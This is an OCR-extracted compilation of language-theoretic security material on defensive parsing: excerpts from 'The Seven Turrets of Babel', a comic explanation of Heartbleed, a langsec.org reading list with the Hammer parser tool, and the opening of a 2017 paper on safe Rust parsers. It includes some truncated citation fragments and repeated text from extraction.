


f) Overloaded Field in Input Format: The reuse of data fields for different purposes can be a good indication of ad-hoc constructions or hasty additions—an obvious road to complexity and mistakes. On the other hand, consider a benign grammar such as the following:

$$\begin{aligned} S &\rightarrow \text{'1'}\ time \quad | \quad \text{'2'}\ count \\ time &\rightarrow 32bit \\ count &\rightarrow 32bit \end{aligned}$$


Here, the second field of the message is "reused" only in the sense that it occupies the same space in both forms.

[From paper "The Seven Turrets of Babel" – text trimmed for presentation]



g) Permissive Processing of Invalid Input:
When programs process invalid input instead of discarding it, the consequences can be very similar to shotgun parsing: application state is easily made inconsistent by an attacker who manufactures bad luck and selectively violates the specification. The consequences can also be dire. The well-known "Heartbleed" bug [5] was an instance of this class; heartbeat requests with a shorter payload than the asserted length are certainly not strings in the (extraordinarily complex) TLS protocol grammar, and yet OpenSSL attempted to process them anyway, with disaster the result.


[From paper "The Seven Turrets of Babel" – text trimmed for presentation]


HOW THE HEARTBLEED BUG WORKS:
SERVER, ARE YOU STILL THERE? IF SO, REPLY "HAT" (500 LETTERS).
a connection. Jake requested pictures of deer. User Meg wants these 500 letters: HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User
HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User Amber requests pages

[https://xkcd/1354]

So?

- With what investment of effort, to implement
- how complex data structures and
- what robustness/security is achievable?



Articles:

Talks:

Tools:

- **Hammer**, https://github.com/UpstandingHackers/hammer, is a parser construction kit with bindings for C/C++, Java, Ruby, Python, Perl, Go, .Net, and PHP. Like many modern parsing libraries, it provides a *parser combinator* interface for writing grammars as inline domain-specific languages, but Hammer also provides 5 different parsing back-ends. It's also bit-oriented rather than character-oriented, making it ideal for parsing binary data such as images, network packets, audio, and executables. Hammer grammars can include single-bit flags or multi-bit constructs that span character boundaries, with no hassle. Hammer is thread-safe and reentrant. HammerPrimer is a tutorial for Hammer, in a series of Youtube videos.

eredith L. Patterson,
r 2011) [Intro from
3], [R.S.S.],
atch for Postel's

mputer insecurity: a
Len Sassaman,
cture at Dartmouth

es", Len Sassaman,
USA, August 2010,

Patterson, Sergey
ber 2012-February
s-hairs (Brucon '12)
ides]; *"From 'Shotgun*
", [Shmoocon '13

atus, [H2HC '14

idence 2013
slides], [video]
r: LangSec is Also
atterson, [slides],

Shubina [PDF] [local PDF]


Papers:

- **Security Applications of Formal Language Theory**, Len Sassaman, Meredith L. Patterson, Sergey Bratus, Michael E. Locasto, Anna Shubina [Dartmouth Computer Science Technical Report TR2011-709], published in IEEE Systems Journal, Volume 7, Issue 3, Sept. 2013
- **The Seven Turrets of Babel: A Taxonomy of LangSec Errors and How to Expunge Them**, Falcon Darkstar Momot, Sergey Bratus, Sven M. Hallberg, Meredith L. Patterson, in IEEE SecDev 2016, Nov. 2016, Boston. [PDF]. (See also Brucon 2012, Shmoocon 2013 talks for more LangSec-preventable weakness and vulnerability examples)

Tools:

- **Hammer**, https://github.com/UpstandingHackers/hammer, is a parser construction kit with bindings for C/C++, Java, Ruby, Python, Perl, Go, .Net, and PHP. Like many modern parsing libraries, it provides a *parser combinator* interface for writing grammars as inline domain-specific languages, but Hammer also provides 5 different parsing back-ends. It's also bit-oriented rather than character-oriented, making it ideal for parsing binary data such as images, network packets, audio, and executables. Hammer grammars can include single-bit flags or multi-bit constructs that span character boundaries, with no hassle. Hammer is thread-safe and reentrant. HammerPrimer is a tutorial for Hammer, in a series of Youtube videos.

[http://langsec.org/]



2017 IEEE Symposium on Security and Privacy Workshops

Writing parsers like it is 2017

Pierre Chifflier
Agence Nationale de la Sécurité
des Systèmes d'Information

Geoffroy Couprie
Clever Cloud

***Abstract*—Despite being known since a long time, memory violations are still a very important cause of security problems in low-level programming languages containing data parsers. We address this problem by proposing a pragmatic solution to fix not only bugs, but classes of bugs. First, using a fast and safe language such as Rust, and then using a parser combinator. We discuss the advantages and difficulties of this solution, and we present two cases of how to implement safe parsers and insert them in large C projects. The implementation is provided as a set of parsers and projects in the Rust language.**

I. Introduction

In 2016, like every year for a long time, memory corruption bugs have been one of the first causes of vulnerabilities of compiled programs [1]. When looking at the C programming language, many errors lead to memory corruption: buffer overflow, use after free, double free, etc. Some of these issues can be complicated to diagnose, and the consequence is that a huge quantity of bugs is hidden in almost all C software.

Any software manipulating untrusted data is particularly exposed: it needs to parse and interpret data that can be controlled by the attacker. Unfortunately, data parsing is often


First, we show how changing the programming language can solve most of the memory-related problems. Second, we show how parser combinators both help prevent bugs and create faster parsers. We then explain how this solution was implemented in two different large C programs, VLC media player and Suricata, to integrate safe parsers by changing only a small amount of code.

II. Current Solutions, and how to go further

A. Partial and bad solutions

Many tools, like fuzzing or code audits, come too late in the development process: bugs are already present in the code. Instead, developers should focus on solutions allowing them to prevent bugs during development.

Some are trying to improve quality by integrating automated tests during the development process. The devops trend encourages pushing code into production as fast as possible, minimizing the delay by relying on automated tests to assess security. It is important to be agile and be able to fix bugs very



